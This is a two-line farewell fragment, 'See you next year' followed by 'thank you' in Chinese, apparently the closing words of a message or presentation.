See you next year

谢谢